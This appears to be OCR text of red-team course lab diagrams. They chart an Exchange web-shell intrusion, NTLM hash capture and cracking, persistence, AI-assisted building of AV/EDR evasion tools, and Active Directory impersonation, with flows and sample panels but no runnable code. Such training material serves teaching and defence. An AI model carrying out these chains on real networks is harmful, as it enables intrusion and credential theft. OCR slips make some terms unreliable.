STAGER → DELIVERY → PAYLOAD → C2 CALLBACK

PROXY EXECUTION (SIGNED BINARY CONCEPTS)

MSHTA | REGSVR32 | RUNDLL32 | WMI / WMIC

TESTING IN STUDENT RANGE

STUDENT-01 | STUDENT-02 | ... | STUDENT-N

DEPLOY PAYLOAD → OBSERVE BEHAVIOR → RECORD RESULTS → ITERATE & IMPROVE

4. TESTING CHECKS

- DETECTABILITY CHECKS
- AV / AMSI / EDR BYPASS TESTS
- BEACON / STAGER CALLBACK
- STABILITY & RELIABILITY
- LOGGING / ARTIFACTS

5. OPERATIONAL NOTES

- USE LEAST COMPLEX PAYLOAD THAT WORKS
- MATCH PAYLOAD TO TARGET CONTEXT
- TEST IN ISOLATED ENVIRONMENTS
- UPDATE PAYLOADS REGULARLY
- DOCUMENT BUILD PARAMETERS

INSET STUDIES

A. PAYLOAD FAMILY PANEL

Powershell	.NET EXE	HTA / HTML
VBS / JS	DLL Payload	Reflective (In-Memory)

STEALTH ⟷ FLEXIBILITY

B. LAUNCHER COMPARISON

LAUNCHER	FILELESS	SIGNED	ARGUMENT CONTROL	UAC BYPASS
MSHTA	✓	✓	○	✓
REGSVR32	○	✓	✓	✓
RUNDLL32	○	✓	✓	○
WMI/WMIC	✓	✓	○	✓

✓ GOOD ○ LIMITED ✗ POOR

C. TEST EXECUTION PANEL

PAYLOAD → DELIVERY → TARGET VM

EXECUTION → MONITOR → RESULTS

HOST / TARGET
C2 INFRASTRUCTURE
PAYLOAD / FILE
DATA FLOW
CONTROL FLOW
ALTERNATE FLOW
DEFENSE / CONTROL
TEST / ANALYSIS
NETWORK / CALLBACK

DATE: _____
DRAWN: _____ CHECKED: _____
UNIT: arbitrary SCALE: NTS

20
20

SEC565 LAB 3.2
INITIAL ACCESS

SUBJECT: INITIAL ACCESS | REV: 1.0

MICROSOFT EXCHANGE INITIAL-ACCESS FLOW

1. VULNERABLE MAIL SERVER

- MICROSOFT EXCHANGE ON PREMISES
- KNOWN VULNERABILITY (UNAUTH ACCESS)
- EXPOSED TO INTERNET (HTTPS :443)

EXPLOIT OR ABUSE →

2. IMPLANTED WEB SHELL

- ASPX WEB SHELL UPLOADED
- PERSISTENT REMOTE ACCESS

ACCESS WEBSHELL →

3. QUICK SURVEY

- WHOAMI / PRIVS
- SYSTEM INFO
- EXCHANGE VERSION
- FILE SYSTEM MAP
- CONFIG DISCOVERY

↓

4. EMPIRE STAGER DEPLOYMENT

- UPLOAD EMPIRE STAGER VIA WEB SHELL
- EXECUTE STAGER ON MAIL SERVER
- ESTABLISH BEACON TO C2 SERVER

←

5. EMAIL EXPORT VIA EWS / IMPERSONATION

- AUTH AS EXCHANGE SERVICE OR IMPERSONATE USER
- EXPORT MAILBOX CONTENT (EWS / IMPERSONATION)
- SAVE TO LOCAL LOCATION

←

6. INTELLIGENCE EXTRACTION FROM USER MAILBOXES

- USER PROFILES & ROLES
- CREDENTIALS & PASSWORD RESETS
- ATTACHMENTS DOCUMENTS
- MEETINGS & SCHEDULES
- CONTACTS & ORGANIZATION

↓

INSET STUDIES

A. WEB SHELL ACCESS

WEB SHELL ENDPOINT

/owa/auth/aspx/shell.aspx

METHOD: GET / POST

AUTH: NONE

CAPABILITIES

- COMMAND EXECUTION
- FILE UPLOAD / DOWNLOAD
- DIRECTORY LISTING
- PROCESS EXECUTION

B. EMPIRE STAGER DEPLOYMENT

STAGER EXECUTION FLOW

C2 CHANNEL (HTTPS)

AGENT ←----→ EMPIRE SERVER

C. MAIL EXPORT (EWS)

EXPORT PATH

EWS API REQUESTS

FIND ITEMS → FETCH ITEMS → SAVE TO FILE

METHODS: FINDITEMS | GETITEM | EXPORT

FORMATS: EML | MSG | PST | ZIP

ATTACKER / OPERATOR
SERVER / SYSTEM
WEB SHELL
MAIL / DATA

DIRECT FLOW
CONTROL FLOW
DATA FLOW
C2 CHANNEL

PROCESS / ACTION
STORE / DATABASE
DOCUMENT / FILE
NETWORK / CALLBACK

20 × 20

DATE: _____

DRAWN: _____ CHECKED: _____

UNIT: arbitrary SCALE: NTS

SEC565 LAB 3.3
DISCOVERY AND ESCALATION

SUBJECT: DISCOVERY AND ESCALATION | REV: 1.0

1. HOST-BASED DISCOVERY

- SYSTEM INFORMATION — OS / ARCH / UPTIME
- NETWORK INFORMATION — IP / ROUTES / ARP
- USER & GROUP ENUMERATION — LOCAL / DOMAIN
- INSTALLED SOFTWARE — PRODUCTS / VERSIONS
- SERVICES & DRIVERS — STATUS / START MODE
- SCHEDULED TASKS — TASKS / TRIGGERS
- SHARES & SESSIONS — SMB / ADMIN$ / IPC$
- OPEN PORTS & LISTENERS — LOCAL NNTWORK
- EVENT LOGS REVIEW — SECURITY / SYSTEM

CENTRAL: HOST SURVEY & PRIVILEGE ESCALATION FLOW

CURRENT ACCESS → SURVEY & DISCOVER → FIND OPPORTUNITY → ESCALATE PRIVILEGE → SYSTEM TOKEN

KEY OBJECTIVE

GAIN AND MAINTAIN SYSTEM LEVEL ACCESS AND EXTRACT CREDENTIAL MATERIAL

2. IMPORTANT CONFIGURATION REVIEW

- UNQUOTED SERVICE PATHS
- MODIFIABLE SERVICE BINARIES / PERMISSIONS
- ALWAYSINSTALL ELEVATION
- AUTORUN LOCATIONS — RUN / RUNONCE
- SCHEDULED TASK MISCONFIG
- WEAK FILE & FOLDER PERMISSIONS
- CREDENTIALS IN FILES — CONFIG / SCRIPTS
- INSECURE REGISTRY KEYS
- FIREWALL / AV EXCEPTIONS

3. PRIVILEGE ESCALATION PATH

IDENTIFY WEAKNESS → GAIN HIGHER PRIVILEGE → MAINTAIN ACCESS → ELEVATE TO SYSTEM → SYSTEM TOKEN

COMMON ESCALATION METHODS

SERVICE MISCONFIG | SCHEDULED TASK | WEAK FILE PERMISSIONS | TOKEN IMPERSONATION | UAC BYPASS | KERNEL / MOJVER

4. SYSTEM TOKEN

- NT AUTHORITY\SYSTEM
- HIGHEST LOCAL PRIVILEGE
- ACCESS ALL RESOURCES
- CREATE / MODIFY ACCOUNTS
- DISABLE SECURITY CONTROLS
- PERSIST & OPERATE FREELY

5. CREDENTIAL ACCESS & HASH DUMPING

CREDENTIAL SOURCES

- LSASS PROCESS MEMORY
- SAM DATABASE
- SECURITY ACCOUNT MANAGER
- NTDS.DIT (IF DC)
- CACHED DOMAIN CREDENTIALS
- BROWSER / WDIgest (LEGACY)

DUMP CREDENTIALS → EXTRACT HASHES → ANALYZE & CRACK → REUSE CREDENTIALS → LATERAL MOVEMENT

HASH TYPES

- NTLM
- LM (LEGACY)
- NTLMv2
- KERBEROS
- CLEAR TEXT

INSET STUDIES

A. PROCESS DISCOVERY

PID	PROCESS	USER	PATH / COMMAND	PRIV
532	svchost.exe	SYSTEM	C:\Windows\System32\	High
1044	spoolsv.exe	SYSTEM	C:\Windows\System32\	High
2136	notepad++.exe	user1	C:\Program Files\...	Medium
3288	agent.exe	user1	C:\Users\user1\AppData\	Low
...				

LOOK FOR

HIGH PRIV PROCESSES | WEAK / CUSTOM SERVICES | MODIFIABLE BINARY PATHS | ANOMALOUS PROCESSES

B. REGISTRY / CONFIG REVIEW

- HKLM
  - SYSTEM
    - CurrentControlSet
      - Services
        - <ServiceName>
          - ImagePath
  - SOFTWARE
    - Microsoft
      - Windows
        - CurrentVersion
          - Run
  - SAM
  - SECURITY

CHECK FOR

- UNQUOTED PATHS
- WEAK PERMISSIONS
- MODIFIABLE BINARIES
- AUTO-START LOCATIONS
- EXPOSED CREDENTIALS
- INSECURE SETTINGS

TOOLS

reg query | reg.exe
accesschk | icacls

C. ESCALATION ROUTE EXAMPLE

FIND VULNERABILITY (Unquoted Path) → MODIFY TARGET BINARY / PATH → RESTART SERVICE OR TRIGGER TASK → SYSTEM ACCESS

EXAMPLE ROUTE

Unquoted Service Path → Place Payload → Restart Service → SYSTEM

- Verify write access to target location
- Service restart may require low privileges
- Use payload that returns a SYSTEM beacon

HOST / SYSTEM | PROCESS / SERVICE | FILE / RESOURCE | DISCOVERY / ENUMERATION | PRIVILEGE ESCALATION | CREDENTIAL / HASH | DATA FLOW | CONTROL FLOW | ESCALATION FLOW

20 × 20

DATE: _____

DRAWN: _____ CHECKED: _____

UNIT: arbitrary SCALE: NTS

SEC565 LAB 3.4
CAPTURING AND CRACKING NTLM HASHES OVER C2

SUBJECT: CAPTURING AND CRACKING NTLM HASHES OVER C2 | REV: 1.0

1. HIGH-INTEGRITY IMPLANT

- EMPIRE HIGH-INTEGRITY IMPLANT
- RUN AS ADMIN / SYSTEM
- C2 PIVOT TO TARGET HOST
- VERIFY CONNECTIVITY

NTLM CAPTURE WORKFLOW OVER C2

2. SMB SERVICE TAKEOVER

REPLACE SMB SERVICE BINARY (BITSERVICE)

3. PORT 445 UNBIND & LISTENER SWAP

- UNBIND 0.0.0.0:445
- START RESPONDER LISTENER ON 445

4. FORCE AUTHENTICATION TO CAPTURE NTLM

- COERCE / TRIGGER AUTH
- TARGET CONNECTS TO ATTACKER SMB

5. RESPONDER COLLECTION

- CAPTURE NTLMv2 HASH
- LOG TO FILE

6. OFFLINE HASH CRACKING

- IMPORT HASH INTO CRACKER
- USE WORDLIST / RULES / MASKS
- CRACK NTLMv2 HASH OFFLINE
- OBTAIN PLAINTEXT PASSWORD

7. CLEANUP & RESTORATION

- STOP RESPONDER
- REBIND SMB TO ORIGINAL SERVICE
- RESTORE ORIGINAL BINARY
- RESTART BITSERVICE
- VERIFY SMB SERVICE HEALTH

8. POST-CAPTURE ACTIONS

- USE CREDENTIALS FOR LATERAL MOVEMENT
- ACCESS SHARES & RESOURCES
- RESIST / MAINTAIN ACCESS

INSET STUDIES

A. SMB SERVICE TAKEOVER

ORIGINAL STATE

BITSERVICE.EXE (SMB SERVICE) — CLIENTS

TAKEOVER STATE

MALICIOUS.BIN (REPLACED) — CLIENTS

- STOP BITSERVICE
- BACKUP ORIGINAL BINARY
- REPLACE WITH MALICIOUS.BIN
- START SERVICE

B. CAPTURED HASH (EXAMPLE)

RESPONDER LOG ENTRY

```
[SMB] NTLMv2-SSP Client   : 10.20.30.55
Username                  : ACME\jdoe
Domain                    : ACME
NTLMv2 Hash               : jdoe::ACME:1122334455667788:
                          : A1B2C3D4E5F607182:0010000000000000
                          : 6E9F2D0A4B3C2D1E5F607182:00000000
                          : 0000000000000000
Captured Time             : 2025-05-18 14:22:31
```

CAPTURE — NTLMv2 HASH — HASH FILE

C. OFFLINE CRACKING (EXAMPLE)

INPUT HASH

```
jdoe::ACME:1122334455667788:
A1B2C3D4E5F607182:0101000000000000
6E9F2D0A4B3C2D1E5F607182:00000000
0000000000000000
```

WORDLIST / RULES — CRACKER — PASSWORD FOUND

RESULT

```
ACME\jdoe   : Spring2025!
```

DETAILED STEP FLOW

1	2	3	4	5	6	7	8
HIGH-INTEGRITY IMPLANT	SMB SERVICE TAKEOVER	UNBIND 445 & SWAP LISTENER	FORCE AUTH (COERCE)	RESPONDER COLLECTION	OFFLINE CRACKING	CLEANUP & RESTORE	POST-CAPTURE ACTIONS
• GET SYSTEM CONTEXT • VERIFY ADMIN RIGHTS • REACH TARGET HOST OVER C2	• STOP BITSERVICE • BACKUP BINARY • DEPLOY MALICIOUS SERVICE BINARY • START SERVICE	• NETSH / API UNBIND 0.0.0.0:445 • START RESPONDER LISTENER ON 445 • CONFIRM LISTENING	• TRIGGER AUTH (E.G. EFSRPC, PRINTERBUG, ETC.) • TARGET CONNECTS TO ATTACKER SMB	• CAPTURE NTLMv2 • WRITE TO LOG FILE • VALIDATE HASH IN LOG	• IMPORT HASH • RUN CRACKER • RECOVER PASSWORD	• STOP RESPONDER • RESTORE ORIGINAL BINARY • REBIND 445 • START BITSERVICE	• USE CREDENTIALS • LATERAL MOVEMENT • ACCESS RESOURCES • MAINTAIN ACCESS

QUICK REFERENCE

SYSTEM CONTEXT — SERVICE TAKEOVER — PORT 445 UNBIND — RESPONDER LISTENER — FORCED AUTH

NTLMv2 HASH — CRACKED PASSWORD — RESTORE SERVICE

KEY POINTS

- NTLMv2 CAPTURE REQUIRES INBOUND SMB AUTH
- RESPONDER LISTENS ON 445 TO COLLECT HASHES
- CRACK OFFLINE – DO NOT CRACK ON TARGET
- ALWAYS RESTORE SERVICES AFTER CAPTURE
- MINIMIZE NOISE – CLEAN UP EVERYTHING

LEGEND

- PROCESS FLOW
- CONTROL / CONFIG FLOW
- DATA / INFORMATION FLOW
- RESTORATION FLOW
- HOST / SYSTEM
- SERVICE / PROCESS
- COLLECT / CAPTURE
- STORAGE / FILE
- CREDENTIAL

20

SEC565 LAB 3.5
PERSISTENCE

SUBJECT: PERSISTENCE MECHANISMS AND TRADECRAFT | REV: 1.0

1. SCHEDULED TASK CREATION

TRIGGER
- ON LOGON
- ON STARTUP
- AT TIME / INTERVAL
- EVENT BASED

ACTION
- EXECUTE PAYLOAD
- RUN SCRIPT / CMD
- LAUNCH IMPLANT

RESULT
PERSISTENT EXECUTION UNDER SYSTEM OR USER

SCHEDULED TASK CREATION

SHORTCUT BACKDOORING

USER DESKTOP TRIGGER PATH

PERSISTENCE MECHANISMS

TARGET HOST (STUDENT RANGE)

ALTERNATE PERSISTENCE ROUTE #1

ALTERNATE PERSISTENCE ROUTE #2

INDICATORS OF COMPROMISE (IOC)

4. INDICATORS OF COMPROMISE (IOC)

SCHEDULED TASKS
- UNEXPECTED TASKS
- ODD NAMES / PATHS
- SUSPICIOUS ACTIONS

SHORTCUT / FILES
- LNK TARGETS
- HIDDEN PAYLOADS
- ODD ICONS / PATHS

ARTIFACTS
- EVENT LOG ENTRIES
- PREFETCH / AMCACHE
- RECENT FILES

OBJECTIVE

MAINTAIN ACCESS AFTER REBOOT AND USER LOGON

2. SHORTCUT BACKDOORING

LEGITIMATE SHORTCUT + MALICIOUS TARGET = MODFFIED SHORTCUT

TARGET (EXAMPLE)
C:\Users\Public\Documents\Legit.lnk

MALICIOUS TARGET (EXAMPLE)
C:\Users\Public\legit.exe

BEHAVIOR
USER LAUNCHES SHORTCUT → PAYLOAD EXECUTES → PERSISTENT ACCESS

3. USER DESKTOP TRIGGER PATH

USER → DESKTOP → SHORTCUT (BACKDOORED)

PAYLOAD EXECUTION

BEACON / IMPLANT CHECK-IN

5. ALTERNATE PERSISTENCE ROUTE #1

REGISTRY RUN KEY → PAYLOAD → PERSISTENT ACCESS

6. ALTERNATE PERSISTENCE ROUTE #2

STARTUP FOLDER → PAYLOAD → PERSISTENT ACCESS

INSET STUDIES

A. SCHEDULED TASK (EXAMPLE)

TRIGGER: ON LOGON (USER)

ACTION: START A PROGRAM C:\Users\Public\legit.exe

SETTINGS: RUN AS HIGHEST PRIVILEGES

TASK NAME:	UpdateChecker
LOCATION:	\Microsoft\Windows\
AUTHOR:	SYSTEM
STATUS:	READY

B. SHORTCUT (EXAMPLE)

SHORTCUT:	Legit Document.lnk
TARGET:	C:\Users\Public\legit.exe
START IN:	C:\Users\Public\
ICON:	%SystemRoot%\System32\shell32.dll,3

C. IOC (EXAMPLE)

SCHEDULED TASK	UnexpectedTask → C:\Users\Public\legit.exe
SHORTCUT	Legit Document.lnk → C:\Users\Public\legit.exe
EVENT LOG	Event ID 4688 New process created

LEGEND
- HOST / SYSTEM
- USER ACTION
- FILE / ITEM
- SCHEDULED TASK
- SHORTCUT / LNK
- REGISTRY / CONFIG
- EXECUTION FLOW
- ALTERNATE FLOW
- RESULT

20 ± 20

DATE: _____

DRAWN: _____ CHECKED: _____

UNIT: arbitrary SCALE: NTS

SEC565 LAB 3.6
VIBE CODING AN EVASION FRAMEWORK

SUBJECT: VIBE CODING AN EVASION FRAMEWORK | REV: 1.0

1. THINK-THEN-ACT PROMPTING


THINK
- UNDERSTAND GOAL
- LIST ASSUMPTIONS
- BREAK DOWN STEPS

PLAN
- SELECT APPROACH
- DEFINE INPUT/OUTPUT
- IDENTIFY RISKS

ACT
- GENERATE CODE
- EXPLAIN DECISIONS
- DOCUMENT CHOICES

REVIEW
- SELF-CHECK RESULTS
- IMPROVE OR REFINE
- PREPARE NEXT STEP

AI-ASSISTED EVASION-TOOL DEVELOPMENT WORKFLOW



OBJECTIVE
BUILD EFFECTIVE, RELIABLE, AND STEALTHY EVASION TOOLS WITH VALIDATED BEHAVIOR

2. VERIFY AGAINST OFFICIAL DOCS

FIND OFFICIAL SOURCES
- PRODUCT / OS DOCS
- API REFERENCE
- SECURITY GUIDES

CONFIRM DETAILS
- PARAMETERS
- RETURN VALUES
- BEHAVIOR / SIDE EFFECTS

MATCH & RECONCILE
- COMPARE WITH CODE
- RESOLVE DISCREPANCIES
- UPDATE UNDERSTANDING

RECORD & CITE
- NOTE SOURCE LINKS
- VERSION / DATE
- KEY TAKEAWAYS


3. API & PINVOKE CHECKS

MANAGED API CHECKS
- ASSEMBLY / NAMESPACE
- CLASS / METHOD
- SIGNATURES
- PERMISSIONS
- EXCEPTIONS

P/INVOKE CHECKS
- DLL / ENTRY POINT
- CALLING CONVENTION
- STRUCT LAYOUTS
- DATA TYPES
- ERROR CODES

CROSS-REFERENCE WITH DOCS & HEADER FILES

4. ITERATIVE CODE GENERATION



SMALL STEPS • TEST OFTEN • LEARN & ADAPT

5. PAYLOAD STRUCTURE DECISIONS

FORMAT	EXE / DLL / SHELLCODE / SCRIPT
LOADING METHOD	DISK / MEMORY / REFLECTIVE
EXECUTION CONTEXT	USER / SYSTEM / WOW64
COMMUNICATION	CALLBACK / P2P / BEACON
STEALTH CONSIDERATIONS	OPSEC / SIGNATURE / ETW / AMSI
CONFIGURATION	ENCODING / ENCRYPTION / STAGING

6. HALLUCINATION CONTROL & QUALITY ASSURANCE

CONSTRAIN SCOPE	DEMAND SOURCES	VERIFY EVERYTHING	CHALLENGE OUTPUT	SAFE BY DESIGN	DOCUMENT DECISIONS
• CLEAR GOALS	• REQUIRE CITATIONS	• TEST BEHAVIOR	• ASK "WHY?"	• LEAST PRIVILEGE	• WHAT & WHY
• LIMIT CONTEXT	• OFFICIAL DOCS ONLY	• CHECK RETURNS	• CHECK ALTERNATIVES	• MINIMIZE FOOTPRINT	• SOURCES & LINKS
• ONE THING AT A TIME	• NO UNSOURCED CLAIMS	• CONFIRM ASSUMPTIONS	• PROVE CORRECTNESS	• FAIL SAFE	• CHANGE LOG

INSET STUDIES

A. PROMPT-TO-CODE (EXAMPLE FLOW)

GOOD PROMPTING = BETTER CODE
- BE SPECIFIC • GIVE CONTEXT • STATE CONSTRAINTS
- DEFINE OUTPUT • ASK FOR EXPLANATION

B. VERIFICATION PIPELINE (EXAMPLE)

TRUST, BUT VERIFY
- READ THE DOCS • CHECK EXAMPLES
- VALIDATE BEHAVIOR • RECORD SOURCES

C. PAYLOAD STRUCTURE (EXAMPLE VIEW)

BTUB / LOADER	INIT & ANTI-ANALYSIS
CONFIG / DATA	SETTINGS / KEY MATERIAL
CORE PAYLOAD	MAIN FUNCTIONALITY
API RESOLUTION	DYNAMIC IMPORTS
EXECUTION ENGINE	RUN PAYLOAD

DESIGN FOR FLEXIBILITY & STEALTH
• MODULAR • CONFIGURABLE • ADAPTABLE

LEGEND

- GOAL / OBJECTIVE
- INFORMATION / INPUT
- CODE / GENERATION
- VERIFICATION / SAFETY
- PROCESS / ACTION
- DESIGN / SOLUTION
- ITERATION / LOOP
- DOCUMENTATION
- ANALYSIS / REVIEW

20 × 20

DATE: _____
DRAWN: _____ CHECKED: _____
UNIT: arbitrary SCALE: NTS

SEC565 LAB 4.1

ENUMERATING ACTIVE DIRECTORY WITH DIFFERENT TOOLS

SUBJECT: ACTIVE DIRECTORY ENUMERATION | REV: 1.0

ACTIVE DIRECTORY ENUMERATION MAP

1. USER DISCOVERY

- ACCOUNT ENUMERATION
- GROUP MEMBERSHIP
- PRIVILEGED ACCOUNTS
- SPN ACCOUNTS
- LAST LOGON INFO

2. COMPUTER DISCOVERY

- COMPUTER ACCOUNTS
- OPERATING SYSTEMS
- LOGON INFORMATION
- SMB/REMOTE ACCESS
- TRUSTED TO AUTH FILES

DOMAIN OVERVIEW

- OBJECTS
- RELATIONSHIPS
- CONFIGURATION
- SECURITY POSTURE

3. PASSWORD POLICY DISCOVERY

- PASSWORD COMPLEXITY
- MIN / MAX AGE
- HISTORY / REUSE
- LOCKOUT POLICY
- FINE GRAINED POLICIES

4. GPO DISCOVERY

- GPO ENUMERATION
- GPO LINKS
- GPO PERMISSIONS
- USER SETTINGS
- COMPUTER SETTINGS

5. TRUST DISCOVERY

- DOMAIN TRUSTS
- TRUST TYPE
- TRUST DIRECTION
- TRANSITIVE TRUSTS
- FOREST TRUSTS


6. CROSS-TOOL COMPARISON

- MULTIPLE TOOLS, ONE DATASET
- COVERAGE COMPARISON
- ACCURACY & STEALTH TRADEOFFS
- EXPORT & NORMALIZE RESULTS

	TOOL A	TOOL B	TOOL C	TOOL D	NOTES
USERS	✓	✓	✓	✓	—
COMPUTERS	✓	✓	✓		—
GROUPS	✓	✓	✓	✓	—
GPOs	✓	✓	✓	✓	—
TRUSTS	✓	✓	✓		—
POLICIES	✓	✓	✓	✓	—

INSET STUDIES

A. TRUST DISCOVERY (EXAMPLE)




TRUST TYPE	FOREST
DIRECTION	TWO-WAY
TRANSITIVE	YES
SID FILTERING	FOREST-WIDE
AUTHENTICATION	FOREST

B. PASSWORD POLICY (EXAMPLE)

MIN PASSWORD AGE	1 DAY
MAX PASSWORD AGE	42 DAYS
MIN PASSWORD LENGTH	12
ENFORCE COMPLEXITY	ENABLED
PASSWORD HISTORY	24
LOCKOUT THRESHOLD	5
LOCKOUT DURATION	30 MIN
LOCKOUT OBSERVATION WINDOW	30 MIN
REQUIRE PREAUTH	ENABLED


C. USER & COMPUTER VIEW (EXAMPLE)



COMMON ENUMERATION OBJECTS

LEGEND

- ○ – DATA CATEGORY
- □ – OBJECT TYPE
- —— RELATIONSHIP
- ----- OPTIONAL / INDIRECT
- ✓ SUPPORTED



DATE: _____ DRAWN: _____ CHECKED: _____ UNIT: arbitrary SCALE: NTS

SEC565 LAB 4.2

PRIVILEGE HUNTING

SUBJECT: ACTIVE DIRECTORY PRIVILEGE HUNTING | REV: 1.0

1. CURRENT USER RIGHTS

- TOKEN PRIVILEGES (SE*)
- LOGON RIGHTS
- LOCAL RIGHTS ASSIGNMENTS
- USER SPN & DELEGATION
- ACLS ON OBJECTS


3. LOCAL GROUP MEMBERSHIPS

- LOCAL ADMINISTRATORS
- REMOTE MANAGEMENT USERS
- POWER USERS
- BACKUP OPERATORS
- EVENT LOG READERS
- CUSTOM LOCAL GROUPS

5. BLOODHOUND ATTACK PATHS

- SHORTER PATHS TO HIGH VALUE
- CONTROLLED OBJECTS
- PRIVILEGE ESCALATION EDGES
- OWNERSHIP TAKEOVER
- ACL ABUSE OPPORTUNITIES

PRIVILEGE HUNTING GRAPH



2. REMOTE SESSIONS

- ACTIVE SESSIONS (WMI / WINRM / RDP)
- LOGON SESSIONS
- CONNECTED USERS
- IDLE / STALE SESSIONS
- SESSION OWNERSHIP

4. GPO-RESTRICTED GROUPS

- ADMINSDHOLD GROUP
- GPO-RESTRICTED GROUPS
- SID HISTORY
- ACL ON GPO OBJECTS
- EDIT RIGHTS ON GPOs

6. RUNNING PROCESSES & SERVICES

- HIGH PRIVILEGE PROCESSES
- SERVICE ACCOUNTS
- MODIFIABLE BINARY PATHS
- UNQUOTED SERVICE PATHS
- SCHEDULED TASKS RUNNING

7. USER-TO-HOST PRIVILEGE RELATIONSHIPS

- LOCAL ADMIN ON HOST
- REMOTEE ADMIN RIGHTS
- SERVICE LOGON RIGHTS
- CAN EXECUTE REMOTELY
- CAN IMPERSONATE / DELEGATE


INSET STUDIES

A. SESSION PANEL (EXAMPLE VIEW)

SESSION ID	USER	TYPE	SOURCE	IDLE TIME	HOST
3	CORP\JSMITH	RDP	10.0.0.25	00:02:13	WS-01
7	CORP\ADMINS	WMI	10.0.1.15	01:12:45	SRV-02
11	CORP\TADMIN	WINRM	10.0.0.30	00:00:05	SRV-01
15	CORP\HELPDESK	RDP	10.0.0.44	02:45:10	WS-12


FOCUS ON: ADMIN SESSIONS, STALE SESSIONS, UNUSUAL SOURCES, HIGH VALUE TARGETS

B. GROUP MEMBERSHIP PANEL (EXAMPLE)



- NESTED GROUPS
- TRANSITIVE MEMBERSHIPS
- IDENTIFY PRIVILEGED ACCESS

C. GRAPH ANALYSIS PANEL (EXAMPLE)



- IDENTIFY CONTROLLED NODES
- FIND ALL PATHS TO HIGH VALUE TARGETS
- PRIORITIZE SHORTEST / LOWEST RISK PATHS

COMMON HIGH VALUE TARGETS

KEY TAKEAWAYS

- [x] MAP WHAT YOU CAN CONTROL
- [x] FIND HOW TO ESCALATE IT
- [x] FOLLOW THE SHORTEST PATH
- [x] REVALIDATE & REPEAT

LEGEND

- NODE / OBJECT
- DIRECT RELATIONSHIP
- INFERRED / INDIRECT
- CAN ABUSE / ESCALATE

DATE: _____ DRAWN: _____ CHECKED: _____ UNIT: arbitrary SCALE: NTS

SEC565 LAB 4.3

USER IMPERSONATION

SUBJECT: ACTIVE DIRECTORY USER IMPERSONATION | REV: 1.0

1. TOKEN CREATION FROM PLAINTEXT CREDENTIALS

USER

PLAINTEXT CREDENTIALS
USERNAME
PASSWORD
****

CREATE LOGON TOKEN

IMPERSONATED CONTEXT (LOGON SESSION)

2. PASS-THE-HASH

INPUT
- NTLM HASH (LM:NT)
- FROM DUMP / EXTRACTION

NTLM AUTHENTICATION USING HASH

LOGON TOKEN WITHOUT PLAINTEXT PASSWORD

IDENTITY IMPERSONATION FLOW

CURRENT CONTEXT (LOW PRIVILEGE)

1. PLAINTEXT CREDENTIALS
2. PASS-THE-HASH
3. PASS-THE-TICKET
4. USER CONTEXT SWITCHING

IMPERSONATED IDENTITY

ELEVATED / TARGET CONTEXT (AS ANOTHER USER)

3. PASS-THE-TICKET

INPUT
- TGT / TGS TICKET
- .KIRBI FILE
- FROM MEMORY / CACHE

USE TICKET TO REQUEST SERVICE ACCESS

IMPERSONATED CONTEXT VIA TICKET

4. USER CONTEXT SWITCHING

TECHNIQUES
- RUNAS / NETONLY
- PSEXEC -U
- CREATEPROCESSWITHLOGONW
- LOGONUSER + IMPERSONATE

NEW PROCESS / SESSION AS TARGET USER

5. ACCOUNT TYPE CONSIDERATIONS

STANDARD USER
- LIMITED RIGHTS
- LOCAL RESOURCES
- USER CONTEXT ONLY

ADMINISTRATOR
- LOCAL ADMIN RIGHTS
- SYSTEM MANAGEMENT
- UAC / ELEVATION

SERVICE ACCOUNT
- AUTOMATED TASKS
- SPN / DELEGATION
- HIGH VALUE TARGET

DOMAIN ADMIN
- FULL DOMAIN CONTROL
- DCS ACCESS
- HIGHEAL PRIVILEGE

6. CHOOSING THE APPROPRIATE TECHNIQUE

WHAT DO YOU HAVE?
- PLAINTEXT CREDENTIALS
- NTLM HASH
- KERBEROS TICKET
- EXISTING SESSION

TARGET ACCESS REQUIRED?

YES

NO

GATHER MORE DATA (CREDENTIALS / HASHES / TICKETS)

SELECT TECHNIQUE
- USE TOKEN CREATION (FROM PLAINTEXT)
- USE PASS-THE-HASH (PT-H)
- USE PASS-THE-TICKET (PTT)
- USE CONTEXT SWITCHING (RUNAS / PSEXEC)

OUTCOME
- ACCESS AS TARGET USER
- RESOURCE ACCESS
- LATERAL MOVEMENT
- PRVILEGE ESCALATION
- DOMAIN DOMINATION

INSET STUDIES

A. TOKEN (LOGON SESSION) VIEW

TOKEN STRUCTURE
- USER SID
- GROUP SIDS
